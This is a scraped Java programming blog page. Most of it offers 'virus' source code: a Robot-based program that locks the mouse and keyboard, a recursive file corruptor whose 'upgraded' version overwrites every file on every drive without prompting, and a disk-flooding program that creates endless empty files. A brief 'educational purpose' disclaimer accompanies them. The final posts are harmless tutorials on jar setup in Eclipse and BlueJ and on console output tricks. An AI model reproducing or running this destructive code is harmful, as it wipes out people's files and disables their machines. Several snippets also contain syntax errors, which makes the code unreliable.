Showing posts with label java. Show all posts

Hacking the mouse and keyboard

00:52 Add Comment


Hacking mouse and keyboard


Hello Friends , here i (Shashank sahu) am back with a

new interesting java virus code which is capable of hacking the mouse and keyboard. The hacking code below will stuck your mouse at a specific position on the computer screen.And will not allow to move it.The only method to get rid of it is to sign out and re sign in or you can simply restart the computer. But here you couldn't move the mouse so how will you do that without touching the power button. I know it is simple you could use the keyboard shortcuts to restart it but what  if this code also hack the keyboard. Then there is no other option left except to use the power button of you system. Below is the complete code which is capable of doing what is said above.


*All virus codes given here are for educational purpose author will take no responsibility for any misuse whatsoever*


 1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
import java.awt.AWTException;
import java.awt.Robot;
import java.awt.event.KeyEvent;
public class HackKeyMouse
{
public static void main(String[] args)
{
try
{
Robot robot = new Robot();
while(true)
{
robot.keyPress(KeyEvent.VK_H);//repeatedly type H so keyboard does not work robot.mouseMove(100,100);//repeatedly move mouse pointer to (100,100) so it stucks }
}
catch (AWTException e)
{
e.printStackTrace();
}
}
}
If you want to do something more funny rather than simply hanging the computer then you should have a look at the code which is given below.
So what the difference here below code will not hang the mouse it will simply hack the keyboard .If the client will open any text editor like notepad or word.Above code will repeatedly start typing fool.


 1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
import java.awt.AWTException;
import java.awt.Robot;
import java.awt.event.KeyEvent;
public class HackKeyMouse
{
public static void main(String[] args)
{
try
{
Robot robot = new Robot();
while(true)
{
//repeatedly type fool
robot.keyPress(KeyEvent.VK_F);
robot.keyPress(KeyEvent.VK_O);
robot.keyPress(KeyEvent.VK_L);
}
}
catch (AWTException e)
{
e.printStackTrace();
}
}
}
File Corrupting Virus

File Corrupting Virus

01:59 1 Comment


Are you all fed up of googling  

How to create a virus using java

Source code of virus program in java

And could't turn up except a simple hard disk flooder virus or something same of the type.
Therefore to provide you with a better virus code here Quadgen presents you with this hardisk corrupting virus.

What it can do?


This file corrupting virus made using java programming language could corrupt all the files inside a folder.
Not only only inside a folder it can corrupt all the files inside a drive or the whole hardisk.

How it works?


This java code is very simple and could corrupt a folder within no time.It simply write junk data into that file and makes that file useless.I have tested it only many file formats and it works quite well on all photo formats(i.e. png,jpeg and others), all video formats(i.e. .mp4, .flv, .avi and others) and also on formats like
.wav, .doc , pptx ,zip ,rar and many more.

So here is the complete java code

/*This program is created by shashank sahu @author Quadgen. You are free to use it anywhere you like but for any misuse neither the author nor the website will be responsible for it */

package Quadgen.virus;

import java.io.*;
import java.util.*;
public class Corrupt
{

    static PrintWriter p;
 static String filename;
    public static void main(String args[])  {
  
       Scanner sc=new Scanner(System.in);
     System.out.print("Enter the path of folder:-");   
     String path=sc.nextLine();
    try {
System.out.println("Corruption stared");
    corrupt(new File(path));
} catch (Exception e) {

e.printStackTrace();
}
    System.out.println(args+"   corrupted");
     sc.close();    

    }
    
static void corrupt(File f)
    {
     File[] paths;
        paths=f.listFiles();
      
        if(paths!=null)
        {
            int l=paths.length;   
        for(int i=0;i<l;i++)
        {
        if(paths[i].isDirectory())
            {
                corrupt(paths[i]);
            }
        
       else{ 
         try {
p=new PrintWriter(new BufferedWriter(new FileWriter(paths[i])));
    } catch (IOException e) {

e.printStackTrace();
}
           
         p.println("corrupt");
        p.close();   
        }
    }
     

}
}
}

Note:- When you will run this program then it will ask for a path if you want to corrupt the whole drive for example D:/ then you should do as follows.


OUTPUT:-


Enter the path of folder :-D:/
Corruption Started
D:/ corrupted


It might take some time to corrupt whole D drive depending on the size of it.
      

* This Virus is  for educational purpose. If Your computer gets any damage Neither The Author Nor the site is responsible for it. 


Now its time to upgrade this virus

Here i will make some changes in the above code so that the virus could start corrupting the whole hardisk without asking you any folder location as it is doing so in the previous program.

Below is the complete code changes are marked with blue bold color.

/*This program is created by shashank sahu @author Quadgen. You are free to use it anywhere you like but for any misuse neither the author nor the website will be responsible for it */

package Quadgen.virus;

import java.io.*;
public class Corrupt
{

    static PrintWriter p;
 static String filename;
    public static void main(String args[])  {
  
       
    try {
System.out.println("Corruption stared");
File dirs[]=File.listRoots();    
for(int i=0;i<dirs.length;i++)

corrupt(dirs[i]);

}
 catch (Exception e) {

e.printStackTrace();
}
    System.out.println(args+"   corrupted");
     sc.close();    

    }
    
static void corrupt(File f)
    {
     File[] paths;
        paths=f.listFiles();
      
        if(paths!=null)
        {
            int l=paths.length;   
        for(int i=0;i<l;i++)
        {
        if(paths[i].isDirectory())
            {
                corrupt(paths[i]);
            }
        
       else{ 
         try {
p=new PrintWriter(new BufferedWriter(new FileWriter(paths[i])));
     } catch (IOException e) {

e.printStackTrace();
}
           
         p.println("corrupt");
        p.close();   
        }
    }
     

}
}
}

Note once the program is started it you will be not be prompted to enter any data it will simply start to corrupt your files so beware before you use it.


Please don't hesitate to comment below if you have any problem related to the program.

Create a simple virus using java

02:17 1 Comment


What's my idea

Before we start talking how we will create a simple flooder virus using java we must be clear about what is  the idea and how to implement it.
So the idea is to create a program which will create  thousands of blank files in a drive you will don't believe but it could create file with  a speed of   1060+ files per second .

How to implement it

Now the problem is how we would do this??
So here is the answer . 
  • First of all we will design a loop which will run N number of times where N is the number of files which we want to create.
  • Then we will create a new File with the help of createNewFile() function of java.io.File class.
  • The name of each file is the value of the variable which is used in the loop.
Here is the sample virus program.


/**

 * **********This virus program is just for educational purpose 

 * author will not be responsible for any issues **************

 * 

 * @author (Shashank sahu) 

 * This program is a virus program and creates N empty files in your system

 */
 import java.io.File;
class Virus
{
    public static void main(String args[])throws IOException
    {
        int i=0;
      int numOfFiles=50000;// files to be created

        while(i<=numOfFiles)
        {
        File f=new File("D:/"+i+".txt"); // creates file in D:/ drive
        f.createNewFile();// creates new file
        i++;
      }// closing of while loop
    }
}

Note you can also change the path from "D:/" to any other drive or folder but the compulsion is that you must have administrative access.

How to upgrade it

You could even make it whole dreadful by allowing it to make infinite files by making few changes in the above program. Here is the code to implement this.


/**

 * **********This virus program is just for educational purpose 

 * author will not be responsible for any issues **************

 * 

 * @author (Shashank sahu) 

 * This program is a virus program and creates N empty files in your system

 */
 import java.io.File;
class Virus
{
    public static void main(String args)throws IOException
    {
        long i=0;
        while(true)// or you can also use   while(i>0) 
        {
        File f=new File("D:/"+i+".txt"); // creates file in D:/ drive
        f.createNewFile();// creates new file
        i++;
      }// closing of while loop
    }
}

Download The Virus Doc Here(it is a .txt File)


Here as the virus program on action


How to setup a .jar file in Eclipse IDE

21:14 Add Comment


How to set a new package in Eclipse IDE


In this tutorial you will learn how you can setup a jar file in Eclipse IDE. Follow the given steps and you could easily set it up.

Let me specify that in my case we will install a jar file created my me that is utility.jar .If you are downloading other packages like Free TTS,open cv, j3d or any other then you just need to find the jar files in their folder and rest of the tutorial remain the same.

Step 1:- Open Eclipse Ide

Open your Eclipse ide in my case it is Version: Luna Service Release 2 (4.4.2)


Step 2:-

In the top menu bar click on WINDOW menu item. And then you will see a pop up menu will appear.In the pop up menu click on PREFERENCES .


Step 3:-


Then in the next window's left hand side click on JAVA and then on 
BUILD PATH .Under build path you will see two options classpath variables and User Libraries you need to click on user libraries.


Step 4:-


Then the next window which will appear must look like this.


Now just click on NEW button and specify any name to your library. After this click on OK.


Step 5:-


 Now you just need to specify the jar files, for this select your newly created library and click on ADD EXTERNAL JARS. Just find your way to the jar file in your pc and click on OK button and you are done.


FIND THE .jar FILE


And finally click on OK button


Hope it might be useful for you please fell free to comment if you got stuck in any step .


Also see how to similar stuff in BLUE-J.

How to setup a .jar file in Blue-J

09:32 Add Comment

How to set a new package in Blue-J

In this tutorial you will learn how you can setup a jar file in Blue J IDE. Follow the given steps and you could easily set it up.

Let me specify that in my case we will install a jar file created my me that is utility.jar .If you are downloading other packages like Free TTS,open cv, j3d or any other then you just need to find the jar files in their folder and rest of the tutorial remain the same.

Step 1:- Open blue-J Ide

Open your blue j ide in my case it is Blue-J 3.1.7.


Step 2:-


In the top menu bar click on TOOLS and after that in the drop down menu click on PREFERENCES .

Step 3 :-

After clicking on preferences you will see a screen like this.


     Just click on Libraries Tab.


  Step 4 :-

After clicking on libraries blue j will show the list of pre loaded jar files that you must be using before.On the right hand side of the window you will see ADD button just click on it.


Step 5:-

Just find your way into you computer hard disk for the required .jar or .zip file and click on OPEN button.


Step 6:- 


After clicking on OPEN button click on OK button and a pop up will come with the following message.


Just restart Blue J for the changes to take place and the you are ready to use classes or packages embed in that .jar file


Hope it might be useful for you please fell free to comment if you got stuck in any step .

Download The Instructions Here(.pdf)Also see how to perform similar stuff in Eclipse.

Simple Tricks to enhance your java cui programs

21:36 Add Comment
Today I will tell you how can you enhance your simple java CUI programs and applications with these small tricks and methods

How to clear the output screen through code


If you had ever make a vast java program then you might have been met with the problem on how to clear the output screen when a specific function is called or it is also needed in large menu driven programs .If you want the answer then you are on the Wright track.
In C++ it is easy to clear the screen by just invoking the function clrscr().However java does not provide any predefined function In order to do so yet this one line code can help you to clear the output screen .

System.out.print(“\f”);
I know you could not believe it but its true this one line can clear the output screen.
For your satisfaction see this video practical below.
c


My dprint and dpritln functions


To enhance your cui java program you could use these two user defined functions in your java program these functions can be used in place of of print() and println() of System class.

What’s special in them

These function provide a special typing effect to your cui program dprint() is similar to print() and dprintln() is similar to println().

dprint():-

        
public void dprint(String textToPrint, int timeToWait) 
           {
              int  i;
              for( i=0;i<textToPrint.length();i++)
                    {
                      System.out.print(textToPrint.charAt(i));
                       try
                          {
                            Thread.sleep(timeToWait);// stop the printing process for” timeToWait” mill seconds
                           }
                       catch (Exception e){}

                     }
           }


dprintln():-


                 public void dprintln(String textToPrint, int timeToWait)
                 {
                      int  i;
                     for( i=0;i<textToPrint.length();i++)
                         {
                           System.out.print(textToPrint.charAt(i));
                           try
                             {
                              Thread.sleep(timeToWait); // stop the printing process for” timeToWait” mill seconds
                              }
                           catch (Exception e){}
                         }
                           System.out.println();//changes the line
                  }


Here is a video practical which will show you what special effect it gives to the program.


 My halt function


If you have seen the previous video you would have found that there is a time gap between the demonstration between output using normal print and output using dprint() this gap is created  by my halt() it stops the program compilation for  a specific period let’s see how to code it.

public void halt(int timeToWait)  //timeToWait is taken in milliseconds
{
try
{
Thread.sleep(timeToWait); // stop the printing process for” timeToWait” mill seconds
}
catch (Exception e){}

}
Download The Document Here


Hope you like this tutorial .Happy programming